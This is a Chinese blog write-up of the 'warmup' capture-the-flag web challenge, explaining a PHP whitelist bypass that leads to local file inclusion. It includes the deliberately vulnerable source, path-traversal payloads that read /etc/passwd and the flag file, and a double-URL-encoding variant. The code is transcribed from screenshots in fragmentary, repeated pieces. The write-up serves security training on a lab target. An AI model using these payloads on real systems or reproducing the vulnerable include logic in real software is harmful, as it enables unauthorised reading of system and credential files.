

# 【攻防世界】七 --- warmup

原创

通地塔 于 2020-12-23 20:34:33 发布 96 收藏

分类专栏: [攻防世界](#) 文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43168364/article/details/111560315](https://blog.csdn.net/qq_43168364/article/details/111560315)

版权



[攻防世界](#) 专栏收录该内容

24 篇文章 0 订阅

订阅专栏


## 题目 — warmup

### 一、writeup

主页一个大笑脸



对主页进行抓包的回显中有提示，访问 `source.php` 文件



The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a GET request to / HTTP/1.1. The 'Response' tab shows an HTML document with a meta tag for 'source.php' highlighted in red.

```
Request
GET / HTTP/1.1
Host: 220.249.52.134:36322
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response
HTTP/1.1 200 OK
Date: Tue, 22 Dec 2020 08:05:03 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.36
Vary: Accept-Encoding
Content-Length: 354
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
  <!--source.php-->
  <br></body>
</html>
```

回显出了代码，进行审计



The screenshot shows a web browser with the address bar containing '220.249.52.134:36322/source.php'. The path '/source.php' is highlighted with a red box.

<?php

```
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }
        if (in_array($page, $whitelist)) {
            return true;
        }
        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        $page = urlencode($page);
```

### 关键点

- 需要以get或者post的方式提交 file参数，且file要是字符串，还要能通过emmm类中的checkFile函数的检测
- 前两个要求很容易满足，来看看如何才能让checkFile函数返回true
  - 1、传进的参数必须设置且要为字符串，否则会直接返回false --- 很容易满足
  - 2、传进来的参数如果是白名单中的内容，直接返回true --- 这个true我们不需要，因为这样做无法产生漏洞
  - 3、传进来的参数取问号前面的内容，如果在白名单中返回true --- 这个true是我们需要的。
  - 构造payload: `?file=source.php?../../../../../../etc/passwd` --- 即可包含成功

### 相关函数

- **is\_string()** — 检测变量是否是字符串，是 返回 1，不是 返回 空
- **mb\_substr(str, start, length)** — 返回字符串的一部分，**substr()** 函数，只针对英文字符，**mb\_substr()**，可以分中文字符
  - **str** — 字符
  - **start** — 开始位置
  - **length** — 拿的长度
- **mb\_strpos(x,y)** — 查找y在x中首次出现的位置，返回对应的索引（只统计字，不统计数字）

访问: `?file=source.php?../../../../../../etc/passwd`

The screenshot shows the HackBar Quantum interface with a payload `http://220.249.52.134:39011/source.php?file=source.php?../../../../../../etc/passwd` entered in the URL field. Below the interface, PHP code is displayed, showing the `mb_strpos` function being used to check if the file parameter is in a whitelist. The code includes a check for `mb_strpos($_page, '?.') === 0` and a call to `mb_strpos($_page, '?.')`. The output of the script is shown as a shell prompt: `?> root:x:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/bin/false`

有了文件包含，现在还不知，flag文件在哪里，这里看看hint.php文件中的内容

The screenshot shows the HackBar Quantum interface with a payload `http://220.249.52.134:39011/source.php?file=hint.php` entered in the URL field.

```

    u,
    mb_strpos($_page, '?.', '?');
);
if (in_array($_page, $whitelist)) {
    return true;
}

$_page = urldecode($_page);
$_page = mb_substr(
    $_page,
    0,

```

```

        );
        mb_strpos($page . '?', '?')
    );
    if (in_array($page, $whitelist)) {
        return true;
    }
    echo "you can't see it";
    return false;
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc7
";
}

```

Modified by DLS, credits to mxcx@fosec.vn  
Source: <https://github.com/notdls/hackbar>

**flag not here, and flag in fffffllllaaaagggg**

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

这里的flag四写了，所以flag在四层目录之上（神他的思路），名为：ffffllllaaaagggg，访问：[file=source.php?../../../../ffffllllaaaagggg](http://220.249.52.134:39011/?file=source.php?../../../../ffffllllaaaagggg)

```

    );
    mb_strpos($page . '?', '?')
}
if (in_array($page, $whitelist)) {
    return true;
}

$page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);
if (in_array($page, $whitelist)) {
    return true;
}

$page = urldecode($page);
$page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);
if (in_array($page, $whitelist)) {
    return true;
}
echo "you can't see it";
return false;
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

```

Modified by DLS, credits to mxcx@fosec.vn  
Source: <https://github.com/notdls/hackbar>

**flag(25e7bce6005c4e0c983fb97297ac6e5a)**

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

这里还可以通过：[source.php?file=hint.php%253f../../../../ffffllllaaaagggg](http://220.249.52.134:39011/?file=hint.php%253f../../../../ffffllllaaaagggg) 来访问，%253f是?的两次url编码（不要在bp中编）。通过在url中取参数会解码一次，然后又会在urldecode()函数中再解码一次，即可得到问号。

```

    );
    mb_strpos($page . '?', '?')
};
if (in_array($page, $whitelist)) {
    return true;
}

$page = urldecode($page);
$page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);

```

Modified by DLS, credits to mxcx@fosec.vn  
Source: <https://github.com/notdls/hackbar>

```
};
if (in_array($page, $whitelist)) {
    return true;
}
echo "you can't see it";
return false;
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
}
```

Modified by [DLS](#), credits to [mxc@fosec.vn](mailto:mxc@fosec.vn)  
Source: <https://github.com/notdis/hackbar>

?> flag{25e7bce6005c4e0c983fb97297ac6e5a}

[https://blog.csdn.net/qq\\_43188364](https://blog.csdn.net/qq_43188364)

## 二、知识点

- include在做文件包含时，不论开头的文件存不存在，只要后面的 .../ 给足了，都能到根目录下